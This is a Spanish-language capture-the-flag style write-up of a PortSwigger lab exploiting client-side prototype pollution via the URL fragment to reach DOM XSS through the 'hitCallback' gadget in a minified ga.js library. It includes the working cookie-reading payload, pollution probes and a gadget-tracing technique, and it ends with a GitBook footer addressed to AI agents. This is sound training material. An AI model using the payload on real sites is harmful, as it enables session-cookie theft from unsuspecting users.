> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/web/prototype-pollution/client-side-prototype-pollution-in-third-party-libraries.md).
# Contaminación de prototipos del lado del cliente en bibliotecas de terceros
Notas sobre Contaminación de prototipos del lado del cliente en bibliotecas de terceros para los laboratorios de PortSwigger Web Security Academy, incluido el flujo de explotación, pruebas de payload, validación en Burp Suite y contex
### Contaminación de prototipo en el lado del cliente en bibliotecas de terceros
#### Contexto del laboratorio
Este laboratorio es vulnerable a una **XSS en el DOM mediante una contaminación de prototipo en el lado del cliente**. / La particularidad aquí es que el vulnerable **gadget se encuentra en una biblioteca JavaScript de terceros**, cuyo código es **minificado**, lo que hace que el análisis manual sea más complejo.
El laboratorio está inspirado en vulnerabilidades reales destacadas por **PortSwigger Research**, en particular en el artículo Widespread prototype pollution gadgets de **Gareth Heyes**.
Objetivo final:/ \*\* Ejecutar `alert(document.cookie)` en el navegador de la víctima\*\*, usando el servidor de exploits proporcionado.
### Enfoque recomendado: Ataque automático con DOM Invader
#### Activación de DOM Invader

1. Abre el navegador integrado para **Burp Suite**.
* Comprueba que la **DOM Invader** extensión está activa.


Activar:
* **DOM Invader está ACTIVADO**
* **Tipo de ataque : Contaminación de prototipo**
#### Identificación de la fuente vulnerable
* En el **DOM Invader** pestaña, una **fuente de contaminación de prototipo** se detecta automáticamente.
* DOM Invader indica que la contaminación es posible a través del \*\* fragmento de URL (`#`)\*\*, y no a través de configuraciones convencionales (`?`).
#### Descubrimiento automático de gadgets

1. Iniciar **Buscar gadgets** desde DOM Invader.
Se identifica un gadget explotable en una biblioteca de terceros.

Al hacer clic en **Explotar**, DOM Invader confirma la ejecución con un `alert(1)`.
#### Carga útil final (document.cookie)
Carga útil identificada por DOM Invader:
```javascript
#constructor[prototype][hitCallback]=alert%28document.cookie%29
```
Esta carga útil activa la alerta que contiene las cookies
#### Entrega del exploit a la víctima
El siguiente código se envía con el **servidor funcionando**:
```javascript
```
Cuando la víctima carga la página, se ejecuta JavaScript en su navegador
### Enfoque manual (análisis detallado)

#### Intentos convencionales de contaminación (fallo)
Las siguientes cargas útiles \*\* no funcionan\*\*:
```bash
/?__proto__[foo]=bar
/?__proto__.foo=bar
```
Resultado
```javascript
console.log({}.foo); // undefined
```
#### Contaminación mediante el fragmento de URL (éxito)
Sin embargo, la contaminación \*\* funciona con `#`\*\*:
```javascript
#__proto__[foo]=bar
#__proto__.foo=bar
```
Esto indica que la fuente vulnerable consume el fragmento de la URL
#### Análisis de bibliotecas de terceros

* Se carga un archivo grande:
/resources/js/ga.js
Unas 3000 líneas, código minificado.
* Este archivo contiene una callback llamada hitCallback, usada sin verificación estricta.
### Identificación manual de gadgets
#### Técnica de rastreo con `Object.defineProperty`
Para encontrar las propiedades leídas en `Object.prototype`, inyectamos:
```javascript
Object.defineProperty(Object.prototype, 'YOUR-PROPERTY', {
get() {
console.trace();
return 'polluted';
}
})
```


#### Detener la ejecución de JavaScript
Interceptando la respuesta HTML, inyectamos:
```javascript
```
El navegador se detiene en \*\*
#### Prueba de propiedades candidatas
Ejemplo con propiedad no utilizada
```javascript
Object.defineProperty(Object.prototype, 'anonymizeIp', {
get() {
console.trace();
return 'polluted';
}
})
```
No hay un rastreo interesante.
#### Descubrimiento válido de gadget: `hitCallback`
```javascript
Object.defineProperty(Object.prototype, 'hitCallback', {
get() {
console.trace();
return 'polluted';
}
})
```

Resultado:

* `console.trace()` revela una cadena de llamadas desde `ga.js`
* La propiedad está bien **leída y ejecutada como función**
Este comportamiento confirma que `hitCallback` se invoca como callback de JavaScript
```javascript
console.trace() debugger eval code:3:17
get debugger eval code:3
get https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
Vc https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:21
j https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
Fa https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:63
b https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
O https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:36
push https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:33
b https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
Fe https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
```
Este comportamiento confirma que `hitCallback` se invoca como callback de JavaScript

```javascript
Error de referencia no capturado: polluted no está definido
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:21
```
* El `hitCallback` el gadget permite una \*\* ejecución arbitraria de JavaScript\*\*, lo que conduce a un **XSS en el DOM**.
```javascript
Zc.prototype.stopPropagation = function () {
throw 'aborted';
};
var Vc = function (a) {
var b = this;
this.fb = 0;
var c = a.get(tc);
this.Ua = function () {
0 < b.fb &&
c &&
(b.fb--, b.fb || c())
};
this.Ja = function () {
!b.fb &&
c &&
setTimeout(c, 10)
};
a.set(uc, b, !0)
};
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/web/prototype-pollution/client-side-prototype-pollution-in-third-party-libraries.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.